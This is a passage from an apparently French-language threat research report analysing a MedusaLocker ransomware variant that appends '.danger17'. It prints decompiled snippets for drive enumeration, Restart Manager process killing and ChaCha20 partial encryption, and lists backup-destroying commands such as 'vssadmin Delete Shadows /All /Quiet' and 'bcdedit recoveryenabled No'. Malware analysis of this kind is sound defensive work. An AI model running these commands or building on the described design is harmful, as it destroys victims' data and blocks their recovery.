Si le drapeau *backgroundImage* est activé dans la configuration, le fond d'écran sera remplacé par une note contenant les adresses de courriels des auteurs de la menace.

Le processus commence par récupérer le contenu de *backgroundImageData* (config) et le rendre sous forme d'image. Celle-ci sera enregistrée temporairement dans le répertoire actuel du programme. Après l'enregistrement, à l'aide de *SystemParametersInfoW*, le fond d'écran est défini avec le drapeau *SPI_SETDESKWALLPAPER*.

```

BOOL __setBackgroundImage()
{
    PVOID *v0; // r8
    BOOL result; // eax
    if ( xmmword_1400B0DE0 )
    {
        sub_140039210(); // Uses the content of backgroundImageData from config and
                        // convert to image and save to output.bmp
        v0 = &pvParam;
        if ( *(&xmmword_1400B0DE0 + 1) > 7uLL )
            v0 = pvParam;
        return SystemParametersInfoW(SPI_SETDESKWALLPAPER, 0, v0, 3u);
    }
    return result;
}

```

Figure24 : Appelle l'API *SystemParametersInfoW* pour définir le fond d'écran avec les notes.



Figure25 : Fond d'écran contenant les contacts e-mail de l'acteur malveillant

Exécution des précommandes/postcommandes

La liste preRunCommands dans la configuration est exécutée via CreateProcessW, qui lance des utilitaires Windows intégrés pour supprimer les sauvegardes locales et empêcher la récupération. Les commandes exécutées comprennent :

- vssadmin.exe Delete Shadows /All /Quiet
- wadmin delete backup -keepVersion:0 -quiet
- wmic.exe SHADOWCOPY /nointeractive
- bcdedit.exe /set {default} recoveryenabled No

La liste postRunCommands dans la configuration est vide.

Montage de lecteurs sans lettre attribuée

Le programme appelle FindFirstVolumeW et FindNextVolumeW pour énumérer tous les chemins d'accès GUID des volumes sur l'hôte, s'assurant ainsi que tous les lecteurs disponibles sont montés avant de procéder au chiffrement des fichiers.

```
FirstVolumeW = FindFirstVolumeW(szVolumeName, 0x104u);
if ( FirstVolumeW != -1LL )
{
    do
    {
        v76 = -1LL;
        do
        {
            ++v76;
            while ( szVolumeName[v76] );
            if ( szVolumeName[0] != '\\ ' )
                break;
            if ( szVolumeName[1] != '\\ ' )
                break;
            if ( szVolumeName[2] != '?' )
                break;
            if ( szVolumeName[3] != '\\ ' )
                break;
            v77 = 2 * v76 - 2;
            if ( *(szVolumeName + v77) != '\\ ' )
                break;
            if ( v77 >= 0x208 )
                sub_140041FE8();
            *(szVolumeName + v77) = 0;
            DosDeviceW = QueryDosDeviceW(DeviceName, TargetPath, 0x104u);
            *(szVolumeName + v77) = '\\ ';
            if ( !DosDeviceW )
                break;
            __getLogicalDrives(szVolumeName);
        }
        while ( FindNextVolumeW(FirstVolumeW, szVolumeName, 0x104u) );
        FindVolumeClose(FirstVolumeW);
    }
}
```

Figure26 : L'extrait de code énumère tous les lecteurs montés et tente de résoudre leurs chemins d'accès associés à l'aide de QueryDosDeviceW. Cela garantit que tous les lecteurs sont répertoriés avant le chiffrement.

Tous les lecteurs logiques, y compris les lecteurs amovibles, fixes, RAM et distants, sont énumérés à l'aide de `GetLogicalDrives`. Pour les lecteurs distants, `WNetGetConnectionW` est utilisé pour obtenir leurs chemins d'accès réseau correspondants.

```
if ( GetDriveTypeW(v5) == DRIVE_REMOTE )
{
    nLength[0] = 1028;
    v6 = lpRootPathName;
    if ( v19 > 7 )
        v6 = lpRootPathName[0];
    ConnectionW = WNetGetConnectionW(v6, RemoteName, nLength);
    if ( ConnectionW )
    {
        sub_14003C320(L"[] WNetGetConnection failed. Error: 0x%X\n", ConnectionW);
    }
}
```

Figure27 : Si le type de lecteur est `DRIVE_REMOTE`, `WNetGetConnectionW` est utilisé pour récupérer le nom distant du lecteur.

Si l'indicateur `chipperDrives` est vrai, la commande « `cipher \w:<répertoire cible>` » est exécutée, rendant définitivement irrécupérables les fichiers supprimés en écrasant l'espace non alloué (libre) par des zéros.

```
if ( Src[3] > 7uLL )
    v6 = *Src;
__toWideChar(v11, a2, a3, L"cipher /w:", 10LL, v6, v5);
sub_14003B120(v13, v11);
```

Figure28: Commande `cipher`

Chiffrement des fichiers

Une fois que tous les lecteurs disponibles sont obtenus, y compris ceux nouvellement montés, le chiffrement commence. Un thread dédié est créé uniquement pour l'énumération des fichiers et l'opération de chiffrement.

Au départ, la clé publique générée est importée à l'aide de *CryptImportKey()*, puis la longueur du bloc de la clé publique est récupérée avec *CryptGetKeyParam()*.

Tous les fichiers sont énumérés de manière récursive à l'aide de *FindFirstFileW* et *FindNextFileW*. Chaque chemin d'accès du fichier est comparé à la liste des sous-chaînes et des répertoires, ce qui empêche le chiffrement des répertoires liés au système. Cela garantit que le système reste opérationnel pendant le chiffrement des fichiers.

```
ExtensionW = PathFindExtensionW(FindFileData.cFileName);
v50 = __whitelistedExtensions;
v51 = qword_1400B7BD0;
while ( v50 != v51 )
{
    v52 = v50;
    if ( *(v50 + 24) > 7uLL )
        v52 = *v50;
    if ( !lstrcmpiW(ExtensionW, v52) )
    {
        sub_14000A030(&v66, *(&qword_1400B6030 + *(qword_1400B6030 + 4) + 72));
        __sprintf(&v66, L"[-] Skipping file: ");
        v53 = v75;
        if ( *(&v76 + 1) > 7uLL )
            v53 = v75[0];
        sub_140010A40(&v66, v53, v76);
        __sprintf(&v66, L", found: ");
    }
}
```

Figure29 : l'extension est récupérée à l'aide de *PathFindExtensionW* et comparée aux extensions figurant sur la liste blanche à l'aide de *lstrcmpiW*

Enfin, les extensions figurant sur la liste blanche de la configuration sont comparées à l'extension de chaque fichier, qui comprend également les fichiers liés au système, le nom de la note de rançon et les extensions connues des ransomwares liés à MedusaLocker

```
if ( (FindFileData.nFileSizeLow | (FindFileData.nFileSizeHigh << 32)) >= 1000 )
{
    v57 = lpString2;
    if ( qword_1400B0DC8 > 7 )
        v57 = lpString2[0];
    if ( lstrcmpiW(ExtensionW, v57) ) // skipped extensions
    {
        v58 = &__ransomNoteFileName;
        if ( qword_1400B7BA8 > 7 )
            v58 = __ransomNoteFileName; // HOW_TO_RECOVER_DATA.html
        if ( lstrcmpiW(FindFileData.cFileName, v58) )
            break;
    }
}
```

Figure30 : La taille du fichier doit être supérieure ou égale à 1 000 octets

Il ne crypte que les fichiers dont la taille est supérieure ou égale à 1 000 octets en décimal, empêchant ainsi le cryptage des petits fichiers.

Outre les conditions ci-dessus, avant de lancer le processus de chiffrement, **MedusaLocker utilise Windows Restart Manager pour vérifier si le fichier cible à chiffrer est verrouillé ou ouvert par un autre processus, empêchant ainsi le chiffrement.** Cette technique est également utilisée par plusieurs groupes de ransomware dans le même but.

```
FileW = CreateFile(v6, 0xc0000000, 0, 0LL, 3u, 0x80000000, 0LL); // GENERIC_READ | GENERIC_WRITE
v31 = FileW;
if ( FileW == -1LL )
{
    v8 = v4;
    if ( *(v4 + 3) > 7uLL )
        v8 = *v4;
    if ( PathIsNetworkPathW(v8) || GetLastError() != ERROR_SHARING_VIOLATION && GetLastError() != ERROR_LOCK_VIOLATION )
        goto_cant_open_file;
    v9 = v4;
    if ( *(v4 + 3) > 7uLL )
        v9 = *v4;
    if ( !_terminateProcessWithAccess(v9) )
    {
        sub_140001C10(pExceptionObject, "Can't release file lock");
        throw pExceptionObject;
    }
    v10 = v4;
    if ( *(v4 + 3) > 7uLL )
        v10 = *v4;
    FileW = CreateFile(v10, 0xc0000000, 0, 0LL, 3u, 0x80000000, 0LL);
}
```

Figure31 : si le fichier est actuellement ouvert par un autre processus, le programme appelle `__terminateProcessWithAccess` pour mettre fin au processus qui détient son descripteur, empêchant ainsi le chiffrement. (Par exemple, si notepad.exe détient le descripteur d'un fichier, il sera fermé).

```
dwSessionHandle = -1;
rgsFileNames = a1;
v1 = 0;
pnProcInfo = 0;
pnProcInfoNeeded = 0;
dwRebootReasons = 0;
v2 = 0LL;
if ( RmStartSession(&dwSessionHandle, 0, v22) )
{
    sub_140001C10(pExceptionObject, "RmStartSession failed");
    throw pExceptionObject;
}
if ( RmRegisterResources(dwSessionHandle, 1u, &rgsFileNames, 0, 0LL, 0, 0LL) )
{
    sub_140001C10(v11, "RmRegisterResources failed");
    throw v11;
}
while ( 1 )
{
    List = RmGetList(dwSessionHandle, &pnProcInfoNeeded, &pnProcInfo, v2, &dwRebootReasons);
    if ( !List )
        break;
    if ( List != 234 )
    {
        sub_140001C10(v12, "RmGetList failed");
        throw v12;
    }
}
```

Figure32 : utilise les API `RmStartSession`, `RmRegisterResources`, `RmGetList`, `RmShutdown` et `RmEndSession` pour arrêter les processus qui détiennent le descripteur de fichier, empêchant ainsi le chiffrement.

Address	Hex	ASCII
000001D4228BEF20	0A 3B 72 AA 84 06 98 D4 C9 6D DC AA 5C 9C 4F D9	:r^...ØEmU^\.OU
000001D4228BEF30	48 DB F5 A0 24 E2 BA 6A 90 CA 61 59 50 63 49 43	H00 \$â*j.ËayPcIC
000001D4228BEF40	C7 3E DE E9 27 54 98 CE AB AB AB AB AB AB AB AB	C>pé'T.I<««««««
000001D4228BEF50	AB AB AB AB AB AB AB AB EE FE EE FE EE FE EE FE	««««««ipibipibip

Figure33 : 0x28 octets sécurisés générés de manière aléatoire par CryptGenRandom().

Une fois le chiffrement lancé, le rançongiciel MedusaLocker génère 0x28 octets aléatoires sécurisés à l'aide de CryptGenRandom(). Ces blocs de données serviront de matériel d'initialisation du bloc de flux de clés Chacha20.

Address	Hex	ASCII
00000091956FE620	65 78 70 61 6E 64 20 33 32 2D 62 79 74 65 20 6B	expand 32-byte k
00000091956FE630	0A 3B 72 AA 84 06 98 D4 C9 6D DC AA 5C 9C 4F D9	:r^...ØEmU^\.OU
00000091956FE640	48 DB F5 A0 24 E2 BA 6A 90 CA 61 59 50 63 49 43	H00 \$â*j.ËayPcIC
00000091956FE650	00 00 00 00 00 00 00 00 C7 3E DE E9 27 54 98 CEC>pé'T.I
00000091956FE660	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00

Figure34 : Initialisation du bloc de flux de clés Chacha20 avec la constante reconnaissable « expand 32-byte k »

Les données générées sont ensuite chiffrées à l'aide de la clé publique générée à partir des clés appariées, qui est également stockée dans le registre du système.

Address	Hex	ASCII
000001D422C03EA0	8D B7 66 7F EB 48 03 CC 8C C8 4C 5B 1C AB 8B B3	.f.èH.I.ÈL[.«.*
000001D422C03EB0	53 0E 65 8F 69 73 ED FD 91 99 9E 58 90 CC 40 46	S.e.1siy...[.IeF
000001D422C03EC0	F7 86 A5 80 78 48 21 5D 00 00 00 00 00 00 00 00	=.%.XH].
000001D422C03ED0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000001D422C03EE0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000001D422C03EF0	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000001D422C03F00	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000001D422C03F10	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000001D422C03F20	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000001D422C03F30	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000001D422C03F40	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000001D422C03F50	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000001D422C03F60	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000001D422C03F70	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000001D422C03F80	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000001D422C03F90	00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
000001D422C03FA0	AB AB AB AB AB AB AB AB AB AB AB AB AB AB AB	««««««««««««««
000001D422C03FB0	EE FE EE FE EE FE EE FE EE FE EE FE EE FE EE FE	ipibipibipibipibip

Figure35: Les 0x28 octets générés sont copiés dans un conteneur de 0x100 octets avant d'être chiffrés à l'aide de la clé publique

Address	Hex	ASCII
000001D422C03EA0	2B 95 8F 1C 31 9F 6D 71 45 F5 C9 77 1A F8 90 09	+...I.mqEöEw.ø.
000001D422C03EB0	44 24 5E 98 D7 AB 8E 61 E3 4C 68 61 90 40 0B B4	D\$^X«.aaLka.ø.
000001D422C03EC0	43 24 FD 8A 52 59 F9 A0 A1 55 25 90 7E 93 21 FB	C\$Y.RYü iU%.~.iü
000001D422C03ED0	F4 CA 0E 98 18 14 F1 78 24 C5 53 84 52 73 52 7A	öE...ñx\$AS.RsRz
000001D422C03EE0	B1 2D 5D 23 16 C8 EA 72 06 D9 E4 5D 6C 43 6E 2F	±j#.#èr.UajTcn/
000001D422C03EF0	1D 7C 02 49 4F 57 88 DD 68 DD 4A 86 D1 BD F0 49	. .IOW.YkYj.NiöI
000001D422C03F00	2B BE 59 B8 CB A3 05 18 DE EE F9 2E C4 CD 98 51	+%Y.EE..piü.Ai.Q
000001D422C03F10	85 10 03 5D C8 A5 B6 98 0C E7 5A EF FD E1 A5 B3	..jE%j..czivä%*
000001D422C03F20	83 8A E7 A9 0E 31 DA F8 8C 09 A1 87 C3 E7 EC 08	.ç@.iUø..jAçj
000001D422C03F30	39 BD 85 79 57 11 41 49 48 2A 7E 0E 21 BE 40 C9	9%.yw.AIK~..!%eÉ
000001D422C03F40	AD 8E 6A 46 52 F1 FA 03 E6 67 4D 88 87 C4 8F 6E	..jFRñü.agM..A.n
000001D422C03F50	22 B4 EF CC 95 AC 4F 46 17 03 82 50 33 1E 6D 83	"iI.-oF...P3.m.
000001D422C03F60	00 AD 03 E9 23 D7 CD 13 AA 93 01 59 78 95 1B E6	.c.é#xI..%Yx.æ
000001D422C03F70	BB 47 60 72 01 CA 3F 50 BD F5 54 D3 83 2D DE C1	«G.r.É?P%ötÖ.-bA
000001D422C03F80	AB 68 91 42 E0 8E 54 0D 2E 05 4C 30 F5 16 12 30	«h.Ba.T...L0ö..0
000001D422C03F90	46 E9 CB 36 BE 4E F9 30 29 8A 60 65 C9 88 28 9B	FéE6Nü0).eE.(.
000001D422C03FA0	AB AB AB AB AB AB AB AB AB AB AB AB AB AB AB	««««««««««««««

Figure36: Après le chiffrement

Une fois le flux de clés entièrement initialisé, le rançongiciel procède au chiffrement du fichier par segments de 0x2000 octets, laissant un espace équivalent de 0x2000 octets entre les zones chiffrées. Cette technique est couramment utilisée pour accélérer le processus de chiffrement tout en rendant les fichiers illisibles.

```

Src[1] = v11 + 0x28;
__generateSecureRandomBytes(Src); // Generate cryptographical secure random bytes
__initSalsaKeyStreamBlock(v49, Src[0], Src[0] + 32); // Initialize Salsa20 Keystream block
v51 = 64LL;
v50 = 0LL;
__encryptPrivateKey(a1, Src); // Encrypt Salsa20 Key using RSA
if ( (Src[1] - Src[0]) != 0x100 ) // Check size of key
{
    v26 = sub_1400096A0(Src);
    v27 = sub_140003710(&overlapped, v26);
    v28 = sub_14000B710(lpNewFileName1, "Bad password size: ", v27);
    sub_140001BA0(v42, v28);
    throw v42;
}
__chacha20Encrypt(FileW, v49, lpExistingFileName, a3); // Chacha20 encrypt
v13 = *(&__encryptedPrivateKey + 1);

```

Figure37 : l'image montre la génération de 0x28 octets pour l'initialisation du bloc de flux de clés Chacha20 jusqu'au chiffrement du fichier avec Chacha20.

Address	Hex	ASCII
000001D4248920E0	37 2D 5A 69 70 20 50 6C 75 67 69 6E 20 66 6F 72	7-Zip Plugin for
000001D4248920F0	20 46 41 52 20 40 61 6E 61 67 65 72 00 0A 2D 2D	FAR Manager...--
000001D424892100	2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 2D	-----
000001D424892110	2D 2D 2D 2D 2D 2D 2D 2D 2D 2D 00 0A 00 0A 46 41FA
000001D424892120	52 20 40 61 6E 61 67 65 72 20 69 73 20 61 20 66	R Manager is a f
000001D424892130	69 6C 65 20 60 61 6E 61 67 65 72 20 77 6F 72 68	ile manager work
000001D424892140	69 6E 67 20 69 6E 20 74 65 78 74 20 60 6F 64 65	ing in text mode
000001D424892150	2E 20 00 0A 59 6F 75 20 63 61 6E 20 64 6F 77 6E	...You can down
000001D424892160	6C 6F 61 64 20 22 46 41 52 20 40 61 6E 61 67 65	load "FAR Manage
000001D424892170	72 22 20 66 72 6F 6D 20 73 69 74 65 3A 00 0A 68	r" from site:.h
000001D424892180	74 74 70 3A 2F 2F 77 77 77 2E 66 61 72 60 61 6E	ttp://www.farman
000001D424892190	61 67 65 72 2E 63 6F 6D 00 0A 00 0A 46 69 6C 65	ager.com...File
000001D4248921A0	73 3A 00 0A 00 0A 66 61 72 37 7A 2E 74 78 74 20	s:...far7z.txt
000001D4248921B0	20 20 20 2D 2D 20 54 68 69 73 20 66 69 6C 65 0D	- This file.
000001D4248921C0	0A 66 61 72 37 7A 2E 72 65 67 20 20 20 20 2D	.far7z.reg -
000001D4248921D0	20 52 65 67 69 73 72 74 79 20 66 69 6C 65 20 66	Regisrty file f
000001D4248921E0	6F 72 20 40 75 6C 74 69 41 72 63 20 50 6C 75 67	or MultiArc Plug
000001D4248921F0	69 6E 00 0A 37 7A 54 6F 46 61 72 2E 69 6E 69 20	in..7zToFar.ini
000001D424892200	20 20 2D 20 53 75 70 70 6F 72 74 69 6E 67 20 37	- Supporting 7
000001D424892210	7A 20 66 6E 72 20 4D 75 6C 74 69 41 72 63 20 50	z for MultiArc P

Address	Hex	ASCII
000001D4248920E0	E3 4E 20 85 F4 03 7E F0 E5 99 86 5A 19 CA 00 23	ân .ô.-ôâ..Z.É.#
000001D4248920F0	88 62 50 80 00 00 00 00 00 00 00 00 00 00 00 00	.bx]EA(.üF CN'!F
000001D424892100	C6 08 E0 00 00 00 00 00 00 00 00 00 00 00 00 00	£.iA°0.iIS'.n...
000001D424892110	3D FE AD 6F 9F 75 68 EE 5E 88 FB 7D AF 2F 59 6E	=b.o.uhi^,ü}~/Yn
000001D424892120	52 20 40 61 6E 61 67 65 72 20 69 73 20 61 20 66	R Manager is a
000001D424892130	69 6C 65 20 60 61 6E 61 67 65 72 20 77 6F 72 68	ile manager work
000001D424892140	69 6E 67 20 69 6E 20 74 65 78 74 20 60 6F 64 65	ing in text mode
000001D424892150	2E 20 00 0A 59 6F 75 20 63 61 6E 20 64 6F 77 6E	...You can down
000001D424892160	6C 6F 61 64 20 22 46 41 52 20 40 61 6E 61 67 65	load "FAR Manage
000001D424892170	72 22 20 66 72 6F 6D 20 73 69 74 65 3A 00 0A 68	r" from site:.h
000001D424892180	74 74 70 3A 2F 2F 77 77 77 2E 66 61 72 60 61 6E	ttp://www.farman
000001D424892190	61 67 65 72 2E 63 6F 6D 00 0A 00 0A 46 69 6C 65	ager.com...File
000001D4248921A0	73 3A 00 0A 00 0A 66 61 72 37 7A 2E 74 78 74 20	s:...far7z.txt
000001D4248921B0	20 20 20 2D 2D 20 54 68 69 73 20 66 69 6C 65 0D	- This file.
000001D4248921C0	0A 66 61 72 37 7A 2E 72 65 67 20 20 20 20 2D	.far7z.reg -
000001D4248921D0	20 52 65 67 69 73 72 74 79 20 66 69 6C 65 20 66	Regisrty file f
000001D4248921E0	6F 72 20 40 75 6C 74 69 41 72 63 20 50 6C 75 67	or MultiArc Plug
000001D4248921F0	69 6E 00 0A 37 7A 54 6F 46 61 72 2E 69 6E 69 20	in..7zToFar.ini
000001D424892200	20 20 2D 20 53 75 70 70 6F 72 74 69 6E 67 20 37	- Supporting 7
000001D424892210	7A 20 66 6E 72 20 4D 75 6C 74 69 41 72 63 20 50	z for MultiArc P

Figure38: Image montrant le chiffrement partiel de fichiers mis en œuvre par le ransomware à l'aide de Chacha20 en blocs de 0x40 octets.




Figure39 : Comparaison entre un fichier original (à gauche) et son équivalent chiffré (à droite). La version chiffrée présente un motif de chiffrement alternatif, dans lequel chaque bloc de 0x2000 octets de données est chiffré, laissant les blocs intermédiaires intacts. Cette technique de chiffrement sélectif par blocs, combinée à un segment de clé Chacha20 chiffré de 0x100 octets à la fin du fichier, est caractéristique des stratégies de chiffrement partiel rapide souvent utilisées par les ransomwares modernes pour accélérer le chiffrement tout en rendant le fichier inutilisable.




Figure40: La clé cryptée est intégrée à la fin du fichier crypté, ce qui permet la récupération puisque le composant de décryptage unique reste attaché à la charge utile.




Figure41: Renommer les fichiers chiffrés à l'aide de MoveFileW en ajoutant l'extension *.danger17.

L'échantillon MedusaLocker analysé ressemble à la structure et aux caractéristiques de MedusaLockerLocker version 3, également connu sous le nom de variante **BabyLockerKZ**, et cette analyse renforce la conclusion selon laquelle ils ont la même origine.

L'image ci-dessous montre les fichiers chiffrés auxquels a été ajoutée l'extension « .danger17 » et une note contenant l'identifiant personnel et les adresses e-mail de contact de l'auteur de la menace.

Name	Date modified	Type	Size
docs	10/11/2025 5:56 AM	File folder	
1.doc.danger17	10/11/2025 5:56 AM	DANGER17 File	267 KB
2.txt.danger17	10/11/2025 5:56 AM	DANGER17 File	267 KB
3.png.danger17	10/11/2025 5:56 AM	DANGER17 File	267 KB
4.jpg.danger17	10/11/2025 5:56 AM	DANGER17 File	267 KB
5.pdf.danger17	10/11/2025 5:56 AM	DANGER17 File	267 KB
6.html	3/30/2025 9:35 PM	Microsoft Edge H...	265 KB
7.json	3/30/2025 9:35 PM	JSON File	265 KB
8.mp3.danger17	10/11/2025 5:56 AM	DANGER17 File	267 KB
9.mp4.danger17	10/11/2025 5:56 AM	DANGER17 File	267 KB
HOW_TO_RECOVER_DATA.html	10/11/2025 5:56 AM	Microsoft Edge H...	4 KB

Figure42: Les fichiers cryptés ont été renommés avec l'extension *.danger17 et une note de rançon nommée « HOW_TO_RECOVER_DATA.html » a été déposée.




Figure43: La note de rançon contient les informations cryptées du PC qui serviront à identifier la victime pour la récupération. Elle comprend également les instructions pour contacter l'auteur de la menace à l'aide de ProtonMail.

Chiffrement du lecteur distant

Si le paramètre « -network » n'est pas présent dans les paramètres de la ligne de commande, le rançongiciel MedusaLocker crée son propre processus avec les paramètres « -network » et « -skip_misc », ignorant les tâches diverses pour se concentrer sur les lecteurs réseau.

```

__networkDriveOnly_1 = __networkDriveOnly;
if ( !_networkDriveOnly && __isElevated )
{
    if ( (0x7FFFFFFFFFFFFFFELL - xmmword_1400B0E20) < 0x14 )
        unknown_libname_3(xmmword_1400B0E20, v86, v87, v88);
    v90 = &xmmword_1400B0E10;
    if ( *(&xmmword_1400B0E20 + 1) > 7 )
        v90 = xmmword_1400B0E10;
    __toWideChar(v176, v86, v87, v90, xmmword_1400B0E20, L" -network -skip_misc", 20LL);
    __createProcess(v176);
}

```

Figure44: S'il n'y a pas de paramètre « -network », un processus distinct est créé avec « -network » et « -skip_misc ».




Figure45: Création d'un processus de lui-même avec les paramètres « -network » et « -skip_misc ».

Répertoires ignorés par le rançongiciel MedusaLocker

Le contenu des répertoires suivants n'est pas chiffré par le rançongiciel MedusaLocker.

- « :\\\$Recycle.Bin\\ »
- « :\\Recovery\\ »
- « :\\System Volume Information\\ »
- « :\\Windows\\ »
- « \\AppData\\ »
- « :\\\$WinREAgent »
- « :\\\$Windows.~WS »
- « :\\\$WINDOWS.~BT »
- « \\Google\\Chrome\\ »
- « %AppData% »
- « %LocalAppData% »
- "\\?\\C:\\Users\\Public\\Documents"
- "\\?\\C:\\ProgramData"
- « C:\\perflogs »
- « C:\\Intel »
- « C:\\Drivers »
- « C:\\inetpub »
- « C:\\ProgramData\\AnyDesk »

- « C:\\AMD »
- « B:\\EFI »
- « A\\Boot »

Extensions ignorées par le ranconiciel MedusaLocker

MedusaLocker ne chiffre pas les fichiers ayant les extensions suivantes. Il se concentre sur les fichiers qui sont susceptibles de contenir des données.

.exe, .dll, .sys, .ini, .rdp, .lnk, .bmp, .mov, .cab, .url, .vsix, .msi, .pyc, .pyd, .vdm, .json, .log, .xrm-
 ms, .danger21, .html, .cyberhazard32, .cyberhazard33, .cyberhazard34, .warning!, .infection, .warning!_2, .warning!_3, .warning!_4, .danger, .warning!_5, .warning!_6, .warning!_7, .warning!_8, .warning!_9, .warning!_10, .warning!_11, .warning!_12, .warning!_13, .warning!_14, .warning!_15, .warning!_16, .warning!_17, .hazard, .hazard2, .explorer, .warning!, .danger3, .danger4, .hazard4, .danger5, .danger6, .danger7, .danger10, .danger12, .danger15, .hazard19, .danger230, .danger227, .danger237, .danger238, .danger239, .cybertron13, .cybertron18, .cybertron22, .cybertron23, .cybertron24, .cybertron26, .cybertron28, .cybertron32, .cybertron40, .cybertron41, .cybertron42, .danger61, .cybertron49, .cybertron50, .cybertron52, .cybertron54, .cybertron56, .cybertron57, .cybertron58, .cybertron59, .cybertron62, .cyberhazard4, 